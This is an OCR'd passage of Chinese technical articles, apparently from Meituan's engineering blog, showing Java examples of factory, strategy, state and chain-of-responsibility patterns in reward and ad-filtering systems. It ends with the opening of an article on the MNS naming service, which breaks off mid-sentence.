- 根据老用户的用户属性来计算返奖金额。为了评估不同的邀新效果，老用户返奖会存在多种返奖机制。

计算完奖励金额以后，还需要更新用户的奖金信息，以及通知结算服务对用户的金额进行结算。这两个模块对于所有的奖励来说都是一样的。

可以看到，无论是何种用户，对于整体返奖流程是不变的，唯一变化的是返奖规则。此处，我们可参考**开闭原则**，对于返奖流程保持封闭，对于可能扩展的返奖规则进行开放。我们将返奖规则抽象为**返奖策略**，即针对不同用户类型的不同返奖方案，我们

视为不同的返奖策略，不同的返奖策略会产生不同的返奖金额结果。


在我们的领域模型里，返奖策略是一个**值对象**，我们通过工厂的方式生产针对不同用户的奖励策略值对象。下文我们将介绍以上领域模型的工程实现，即**工厂模式**和**策略模式**的实际应用。

模式：工厂模式

工厂模式又细分为工厂方法模式和抽象工厂模式，本文主要介绍工厂方法模式。

模式定义：定义一个用于创建对象的接口，让子类决定实例化哪一个类。工厂方法是一个类的实例化延迟到其子类。

工厂模式通用类图如下：



我们通过一段较为通用的代码来解释如何使用工厂模式：


```
// 抽象的产品
public abstract class Product {
    public abstract void method();
}
// 定义一个具体的产品 （可以定义多个具体的产品）
class ProductA extends Product {
    @Override
    public void method() {}  // 具体的执行逻辑
}
// 抽象的工厂
abstract class Factory<T> {
```

```
    abstract Product createProduct(Class<T> c);
}
// 具体的工厂可以生产出相应的产品
class FactoryA extends Factory{
    @Override
    Product createProduct(Class c) {
        Product product = (Product) Class.forName(c.getName()).
newInstance();
        return product;
    }
}
```

模式：策略模式

模式定义：定义一系列算法，将每个算法都封装起来，并且它们可以互换。策略模式是一种对象行为模式。

策略模式通用类图如下：



我们通过一段比较通用的代码来解释怎么使用策略模式：

```
// 定义一个策略接口
public interface Strategy {
    void strategyImplementation();
}

// 具体的策略实现（可以定义多个具体的策略实现）
public class StrategyA implements Strategy{
    @Override
    public void strategyImplementation() {
        System.out.println("正在执行策略 A");
    }
}
```

```
// 封装策略，屏蔽高层模块对策略、算法的直接访问，屏蔽可能存在的策略变化
public class Context {
    private Strategy strategy = null;

    public Context(Strategy strategy) {
        this.strategy = strategy;
    }

    public void doStrategy() {
        strategy.strategyImplementation();
    }
}
```

工程实践

通过上文介绍的返奖业务模型，我们可以看到返奖的主流程就是选择不同的返奖策略的过程，每个返奖策略都包括返奖金额计算、更新用户奖金信息、以及结算这三个步骤。 我们可以使用工厂模式生产出不同的策略，同时使用策略模式来进行不同的策略执行。首先确定我们需要生成出 n 种不同的返奖策略，其编码如下：

```
// 抽象策略
public abstract class RewardStrategy {
    public abstract void reward(long userId);

    public void insertRewardAndSettlement(long userId, int reward) {}
; // 更新用户信息以及结算
}
// 新用户返奖具体策略 A
public class newUserRewardStrategyA extends RewardStrategy {
    @Override
    public void reward(long userId) {}  // 具体的计算逻辑，...
}

// 老用户返奖具体策略 A
public class OldUserRewardStrategyA extends RewardStrategy {
    @Override
    public void reward(long userId) {}  // 具体的计算逻辑，...
}

// 抽象工厂
public abstract class StrategyFactory<T> {
    abstract RewardStrategy createStrategy(Class<T> c);
}
```

```
// 具体工厂创建具体的策略
public class FactorRewardStrategyFactory extends StrategyFactory {
    @Override
    RewardStrategy createStrategy(Class c) {
        RewardStrategy product = null;
        try {
            product = (RewardStrategy) Class.forName(c.getName()).
newInstance();
        } catch (Exception e) {}
        return product;
    }
}
```

通过工厂模式生产出具体的策略之后，根据我们之前的介绍，很容易就可以想到使用策略模式来执行我们的策略。具体代码如下：

```
public class RewardContext {
    private RewardStrategy strategy;

    public RewardContext(RewardStrategy strategy) {
        this.strategy = strategy;
    }

    public void doStrategy(long userId) {
        int rewardMoney = strategy.reward(userId);
        insertRewardAndSettlement(long userId, int reward) {
          insertReward(userId, rewardMoney);
          settlement(userId);
       }
    }
}
```

接下来我们将工厂模式和策略模式结合在一起，就完成了整个返奖的过程：

```
public class InviteRewardImpl {
    // 返奖主流程
    public void sendReward(long userId) {
        FactorRewardStrategyFactory strategyFactory = new
FactorRewardStrategyFactory();  // 创建工厂
        Invitee invitee = getInviteeByUserId(userId);  // 根据用户 id 查询用
户信息
        if (invitee.userType == UserTypeEnum.NEW_USER) {  // 新用户返奖策略
            NewUserBasicReward newUserBasicReward = (NewUserBasicReward)
strategyFactory.createStrategy(NewUserBasicReward.class);
            RewardContext rewardContext = new
RewardContext(newUserBasicReward);
```


```
                rewardContext.doStrategy(userId); // 执行返奖策略
            }if(invitee.userType == UserTypeEnum.OLD_USER){}  // 老用户返奖策略,
...
        }
    }
```

工厂方法模式帮助我们直接产生一个具体的策略对象，策略模式帮助我们保证这些策略对象可以自由地切换而不需要改动其他逻辑，从而达到解耦的目的。通过这两个模式的组合，当我们系统需要增加一种返奖策略时，只需要实现 RewardStrategy 接口即可，无需考虑其他的改动。当我们需要改变策略时，只要修改策略的类名即可。不仅增强了系统的可扩展性，避免了大量的条件判断，而且从真正意义上达到了高内聚、低耦合的目的。

3.2.3 返奖流程与设计模式实践


业务建模

当受邀人在接受邀请人的邀请并且下单后，返奖后台接收到受邀人的下单记录，此时邀请人也进入返奖流程。首先我们订阅用户订单消息并对订单进行返奖规则校验。例如，是否使用红包下单，是否在红包有效期内下单，订单是否满足一定的优惠金额等等条件。当满足这些条件以后，我们将订单信息放入延迟队列中进行后续处理。经过 T+N 天之后处理该延迟消息，判断用户是否对该订单进行了退款，如果未退款，对用户进行返奖。若返奖失败，后台还有返奖补偿流程，再次进行返奖。其流程如下图所示：



我们对上述业务流程进行领域建模：

1. 在接收到订单消息后，用户进入待校验状态；
2. 在校验后，若校验通过，用户进入预返奖状态，并放入延迟队列。若校验未通过，用户进入不返奖状态，结束流程；
3. T+N 天后，处理延迟消息，若用户未退款，进入待返奖状态。若用户退款，进入失败状态，结束流程；
4. 执行返奖，若返奖成功，进入完成状态，结束流程。若返奖不成功，进入待补偿状态；
5. 待补偿状态的用户会由任务定期触发补偿机制，直至返奖成功，进入完成状态，保障流程结束。




可以看到，我们通过建模将返奖流程的多个步骤映射为系统的状态。对于系统状态的表述，DDD 中常用到的概念是领域事件，另外也提及过事件溯源的实践方案。当然，在设计模式中，也有一种能够表述系统状态的代码模型，那就是状态模式。在邀请下单系统中，我们的主要流程是返奖。对于返奖，每一个状态要进行的动作和操作都是不同的。因此，使用状态模式，能够帮助我们对系统状态以及状态间的流转进行统一的管理和扩展。

模式：状态模式

模式定义：当一个对象内在状态改变时允许其改变行为，这个对象看起来像改变了其类。

状态模式的通用类图如下图所示：



对比策略模式的类型会发现和状态模式的类图很类似，但实际上有很大的区别，具体体现在 concrete class 上。策略模式通过 Context 产生唯一一个 ConcreteStrategy 作用于代码中，而状态模式则是通过 context 组织多个 ConcreteState 形成一个状态转换图来实现业务逻辑。接下来，我们通过一段通用代码来解释怎么使用状态模式：

```
// 定义一个抽象的状态类
public abstract class State {
    Context context;
    public void setContext(Context context) {
        this.context = context;
    }
    public abstract void handle1();
    public abstract void handle2();
}
// 定义状态 A
public class ConcreteStateA extends State {
    @Override
    public void handle1() {}  // 本状态下必须要处理的事情

    @Override
    public void handle2() {
        super.context.setCurrentState(Context.contreteStateB);  // 切换到
状态 B
        super.context.handle2();  // 执行状态 B 的任务
```

```
    }
}
// 定义状态 B
public class ConcreteStateB extends State {
    @Override
    public void handle2() {}  // 本状态下必须要处理的事情，...

    @Override
    public void handle1() {
        super.context.setCurrentState(Context.contreteStateA);  // 切换到
状态 A
        super.context.handle1();  // 执行状态 A 的任务
    }
}
// 定义一个上下文管理环境
public class Context {
    public final static ConcreteStateA contreteStateA = new
ConcreteStateA();
    public final static ConcreteStateB contreteStateB = new
ConcreteStateB();

    private State CurrentState;
    public State getCurrentState() {return CurrentState;}

    public void setCurrentState(State currentState) {
        this.CurrentState = currentState;
        this.CurrentState.setContext(this);
    }

    public void handle1() {this.CurrentState.handle1();}
    public void handle2() {this.CurrentState.handle2();}
}
// 定义 client 执行
public class client {
    public static void main(String[] args) {
        Context context = new Context();
        context.setCurrentState(new ContreteStateA());
        context.handle1();
        context.handle2();
    }
}
```

工程实践

通过前文对状态模式的简介，我们可以看到当状态之间的转换在不是非常复杂的情况下，通用的状态模式存在大量的与状态无关的动作从而产生大量的无用代码。在我们

的实践中，一个状态的下游不会涉及特别多的状态装换，所以我们简化了状态模式。当前的状态只负责当前状态要处理的事情，状态的流转则由第三方类负责。其实践代码如下：

```
// 返奖状态执行的上下文
public class RewardStateContext {

    private RewardState rewardState;

    public void setRewardState(RewardState currentState) {this.
rewardState = currentState;}
    public RewardState getRewardState() {return rewardState;}
    public void echo(RewardStateContext context, Request request) {
        rewardState.doReward(context, request);
    }
}

public abstract class RewardState {
    abstract void doReward(RewardStateContext context, Request
request);
}

// 待校验状态
public class OrderCheckState extends RewardState {
    @Override
    public void doReward(RewardStateContext context, Request request)
{
        orderCheck(context, request);  // 对进来的订单进行校验，判断是否用券，
是否满足优惠条件等等
    }
}

// 待补偿状态
public class CompensateRewardState extends RewardState {
    @Override
    public void doReward(RewardStateContext context, Request request)
{
        compensateReward(context, request);  // 返奖失败，需要对用户进行返奖
补偿
    }
}

// 预返奖状态，待返奖状态，成功状态，失败状态（此处逻辑省略）
//..

public class InviteRewardServiceImpl {
    public boolean sendRewardForInvtee(long userId, long orderId) {
```

```
        Request request = new Request(userId, orderId);
        RewardStateContext rewardContext = new RewardStateContext();
        rewardContext.setRewardState(new OrderCheckState());
        rewardContext.echo(rewardContext, request);  // 开始返奖，订单校验
        // 此处的 if-else 逻辑只是为了表达状态的转换过程，并非实际的业务逻辑
        if (rewardContext.isResultFlag()) {  // 如果订单校验成功，进入预返奖
状态
            rewardContext.setRewardState(new BeforeRewardCheckState());
            rewardContext.echo(rewardContext, request);
        } else {// 如果订单校验失败，进入返奖失败流程，...
            rewardContext.setRewardState(new RewardFailedState());
            rewardContext.echo(rewardContext, request);
            return false;
        }
        if (rewardContext.isResultFlag()) {// 预返奖检查成功，进入待返奖流程，
...
            rewardContext.setRewardState(new SendRewardState());
            rewardContext.echo(rewardContext, request);
        } else {  // 如果预返奖检查失败，进入返奖失败流程，...
            rewardContext.setRewardState(new RewardFailedState());
            rewardContext.echo(rewardContext, request);
            return false;
        }
        if (rewardContext.isResultFlag()) {  // 返奖成功，进入返奖结束流程，
...
            rewardContext.setRewardState(new RewardSuccessState());
            rewardContext.echo(rewardContext, request);
        } else {  // 返奖失败，进入返奖补偿阶段，...
            rewardContext.setRewardState(new CompensateRewardState());
            rewardContext.echo(rewardContext, request);
        }
        if (rewardContext.isResultFlag()) {  // 补偿成功，进入返奖完成阶段，
...
            rewardContext.setRewardState(new RewardSuccessState());
            rewardContext.echo(rewardContext, request);
        } else {  // 补偿失败，仍然停留在当前态，直至补偿成功（或多次补偿失败后人
工介入处理）
            rewardContext.setRewardState(new CompensateRewardState());
            rewardContext.echo(rewardContext, request);
        }
        return true;
    }
}
```

状态模式的核心是封装，将状态以及状态转换逻辑封装到类的内部来实现，也很好的体现了“开闭原则”和“单一职责原则”。每一个状态都是一个子类，不管是修改还是增加状态，只需要修改或者增加一个子类即可。在我们的应用场景中，状态数量以

及状态转换远比上述例子复杂，通过“状态模式”避免了大量的 if-else 代码，让我们的逻辑变得更加清晰。同时由于状态模式的良好的封装性以及遵循的设计原则，让我们在复杂的业务场景中，能够游刃有余地管理各个状态。

3.3 点评外卖投放系统中设计模式的实践


3.3.1 业务简介

继续举例，点评 App 的外卖频道中会预留多个资源位为营销使用，向用户展示一些比较精品美味的外卖食品，为了增加用户点外卖的意向。当用户点击点评首页的“美团外卖”入口时，资源位开始加载，会通过一些规则来筛选出合适的展示 Banner。

3.3.2 设计模式实践

业务建模

对于投放业务，就是要在这些资源位中展示符合当前用户的资源。其流程如下图所示：



从流程中我们可以看到，首先运营人员会配置需要展示的资源，以及对资源进行过滤的规则。我们资源的过滤规则相对灵活多变，这里体现为三点：

1. 过滤规则大部分可重用，但也会有扩展和变更。
2. 不同资源位的过滤规则和过滤顺序是不同的。
3. 同一个资源位由于业务所处的不同阶段，过滤规则可能不同。


过滤规则本身是一个个的值对象，我们通过领域服务的方式，操作这些规则值对象完成资源位的过滤逻辑。下图介绍了资源位在进行用户特征相关规则过滤时的过程：

为了实现过滤规则的解耦，对单个规则值对象的修改封闭，并对规则集合组成的过滤链条开放，我们在资源位过滤的领域服务中引入了责任链模式。

模式：责任链模式

模式定义：使多个对象都有机会处理请求，从而避免了请求的发送者和接受者之间的耦合关系。将这些对象连成一条链，并沿着这条链传递该请求，直到有对象处理它为止。

责任链模式通用类图如下：



我们通过一段比较通用的代码来解释如何使用责任链模式：

```
// 定义一个抽象的 handle
public abstract class Handler {
    private Handler nextHandler;   // 指向下一个处理者
    private int level;  // 处理者能够处理的级别

    public Handler(int level) {
        this.level = level;
    }

    public void setNextHandler(Handler handler) {
        this.nextHandler = handler;
    }

    // 处理请求传递，注意 final，子类不可重写
    public final void handleMessage(Request request) {
```

```
        if (level == request.getRequstLevel()) {
            this.echo(request);
        } else {
            if (this.nextHandler != null) {
                this.nextHandler.handleMessage(request);
            } else {
                System.out.println(" 已经到最尽头了 ");
            }
        }
    }
    // 抽象方法，子类实现
    public abstract void echo(Request request);
}

// 定义一个具体的 handleA
public class HandleRuleA extends Handler {
    public HandleRuleA(int level) {
        super(level);
    }
    @Override
    public void echo(Request request) {
        System.out.println(" 我是处理者 1，我正在处理 A 规则 ");
    }
}

// 定义一个具体的 handleB
public class HandleRuleB extends Handler {}  //...

// 客户端实现
class Client {
    public static void main(String[] args) {
        HandleRuleA handleRuleA = new HandleRuleA(1);
        HandleRuleB handleRuleB = new HandleRuleB(2);
        handleRuleA.setNextHandler(handleRuleB);  // 这是重点，将 handleA 和
handleB 串起来
        handleRuleA.echo(new Request());
    }
}
```

工程实践

下面通过代码向大家展示如何实现这一套流程：

```
// 定义一个抽象的规则
public abstract class BasicRule<CORE_ITEM, T extends RuleContext<CORE_
ITEM>>{
    // 有两个方法，evaluate 用于判断是否经过规则执行，execute 用于执行具体的规则
内容。
```

```
    public abstract boolean evaluate(T context);
    public abstract void execute(T context) {
}

// 定义所有的规则具体实现
// 规则 1：判断服务可用性
public class ServiceAvailableRule extends BasicRule<UserPortrait,
UserPortraitRuleContext> {
    @Override
    public boolean evaluate(UserPortraitRuleContext context) {
        TakeawayUserPortraitBasicInfo basicInfo = context.getBasicInfo();
        if (basicInfo.isServiceFail()) {
              return false;
        }
        return true;
    }

    @Override
    public void execute(UserPortraitRuleContext context) {}

}
// 规则 2：判断当前用户属性是否符合当前资源位投放的用户属性要求
public class UserGroupRule extends BasicRule<UserPortrait,
UserPortraitRuleContext> {
    @Override
    public boolean evaluate(UserPortraitRuleContext context) {}

    @Override
    public void execute(UserPortraitRuleContext context) {
        UserPortrait userPortraitPO = context.getData();
        if(userPortraitPO.getUserGroup() == context.getBasicInfo().
getUserGroup().code) {
          context.setValid(true);
        } else {
          context.setValid(false);
        }
    }
}

// 规则 3：判断当前用户是否在投放城市，具体逻辑省略
public class CityInfoRule extends BasicRule<UserPortrait,
UserPortraitRuleContext> {}
// 规则 4：根据用户的活跃度进行资源过滤，具体逻辑省略
public class UserPortraitRule extends BasicRule<UserPortrait,
UserPortraitRuleContext> {}

// 我们通过 spring 将这些规则串起来组成一个一个请求链
    <bean name="serviceAvailableRule" class="com.dianping.takeaway.
ServiceAvailableRule"/>
```

```
    <bean name="userGroupValidRule" class="com.dianping.takeaway.
UserGroupRule"/>
    <bean name="cityInfoValidRule" class="com.dianping.takeaway.
CityInfoRule"/>
    <bean name="userPortraitRule" class="com.dianping.takeaway.
UserPortraitRule"/>

    <util:list id="userPortraitRuleChain" value-type="com.dianping.
takeaway.Rule">
        <ref bean="serviceAvailableRule"/>
        <ref bean="userGroupValidRule"/>
        <ref bean="cityInfoValidRule"/>
        <ref bean="userPortraitRule"/>
    </util:list>

// 规则执行
public class DefaultRuleEngine{
    @Autowired
    List<BasicRule> userPortraitRuleChain;

    public void invokeAll(RuleContext ruleContext) {
        for(Rule rule : userPortraitRuleChain) {
            rule.evaluate(ruleContext)
        }
    }
}
```

责任链模式最重要的优点就是解耦，将客户端与处理者分开，客户端不需要了解是哪个处理者对事件进行处理，处理者也不需要知道处理的整个流程。在我们的系统中，后台的过滤规则会经常变动，规则和规则之间可能也会存在传递关系，通过责任链模式，我们将规则与规则分开，将规则与规则之间的传递关系通过 Spring 注入到 List 中，形成一个链的关系。当增加一个规则时，只需要实现 BasicRule 接口，然后将新增的规则按照顺序加入 Spring 中即可。当删除时，只需删除相关规则即可，不需要考虑代码的其他逻辑。从而显著地提高了代码的灵活性，提高了代码的开发效率，同时也保证了系统的稳定性。

四、总结

本文从营销业务出发，介绍了领域模型到代码工程之间的转化，从 DDD 引出了设计模式，详细介绍了工厂方法模式、策略模式、责任链模式以及状态模式这四种模式在

营销业务中的具体实现。除了这四种模式以外，我们的代码工程中还大量使用了代理模式、单例模式、适配器模式等等，例如在我们对 DDD 防腐层的实现就使用了适配器模式，通过适配器模式屏蔽了业务逻辑与第三方服务的交互。因篇幅原因不再进行过多的阐述。

对于营销业务来说，业务策略多变导致需求多变是我们面临的主要问题。如何应对复杂多变的需求，是我们提炼领域模型和实现代码模型时必须要考虑的内容。DDD 以及设计模式提供了一套相对完整的方法论帮助我们完成了领域建模及工程实现。其实，设计模式就像一面镜子，将领域模型映射到代码模型中，切实地提高代码的复用性、可扩展性，也提高了系统的可维护性。

当然，设计模式只是软件开发领域内多年来的经验总结，任何一个或简单或复杂的设计模式都会遵循上述的七大设计原则，只要大家真正理解了七大设计原则，设计模式对我们来说应该就不再是一件难事。但是，使用设计模式也不是要求我们循规蹈矩，只要我们的代码模型设计遵循了上述的七大原则，我们会发现原来我们的设计中就已经使用了某种设计模式。

五、参考资料

软件设计模式 – 百度百科
快速理解 – 设计模式六大原则
Software design pattern
《设计模式之禅》，秦小波，机械工业出版社
《领域驱动设计 – 软件核心复杂性应对之道》，Eric Evans，人民邮电出版社。
领域驱动设计在互联网业务开发中的实践

六、作者简介

吴亮亮，2017 年加入美团外卖，美团外卖营销后台团队开发工程师。

美团命名服务的挑战与演进

作者：舒超　张翔

本文根据美团基础架构部技术专家舒超在 2019 ArchSummit（全球架构师峰会）上的演讲内容整理而成。

命名服务主要解决微服务拆分后带来的服务发现、路由隔离等需求，是服务治理的基石。美团命名服务（以下简称 MNS）作为服务治理体系 OCTO 的核心模块，目前承载美团上万项服务，日均调用达到万亿级别。为了更好地支撑美团各项飞速发展的业务，MNS 开始从 1.0 向 2.0 演进。本文将围绕本次演进的初衷、实现方案以及落地的效果等方面进行展开，同时本文还介绍了命名服务作为一个技术中台组件，对业务的重要价值以及推动业务升级的一些成果。希望本文对大家能够有所启发。

一、MNS 1.0 简介




图 1　MNS 1.0 架构

从架构上看，MNS 1.0 主要分为三层：首先是嵌入业务内部的 SDK，用作业务自定义调用；然后是驻守在每个机器上的 SgAgent，以代理的方式将一些易变的、消耗性能的计算逻辑与业务进程分离开来，从而降低 SDK 对业务的侵入，减少策略变动对业务的干扰；远端是集中式的组件，包括健康检查模块 Scanner，鉴权缓存模块 MNSC，以及基于 ZooKeeper（以下简称 ZK）打造的一致性组件 MNS-ZK，作为通知和存储模块。在层级之间设立多级缓存，利用“边缘计算”思想拆分逻辑，简化数据，尽量将路由分配等工作均摊到端上，从而降低中心组件负载。更多详情大家可参考《美团大规模微服务通信框架及治理体系 OCTO 核心组件开源》一文中的 OCTO-NS 部分。

在体量方面，MNS 1.0 已经接入了美团所有的在线应用，涉及上万项服务、数十万个节点，并覆盖了美团所有的业务线，日均调用达万亿级别，目前我们已将其开源。

总的来讲，作为公司级核心服务治理组件，MNS 1.0 在架构上带有明显的 CP 属性，在保持架构简洁、流程清晰的同时，还支持了业务大量迭代的需求，较好地帮助公司业务实现了服务化、标准化的目标。

二、MNS 1.0 遇到的问题和挑战




图 2　近三年美团业务增长数据

但是随着美团业务的快速增长，公司的服务数、节点数、服务信息量、服务变动频次等维度都在快速增长，有些服务甚至呈现出跨数量级的增长。在这样的情况下，命名服务也面临着一些新的问题和挑战：

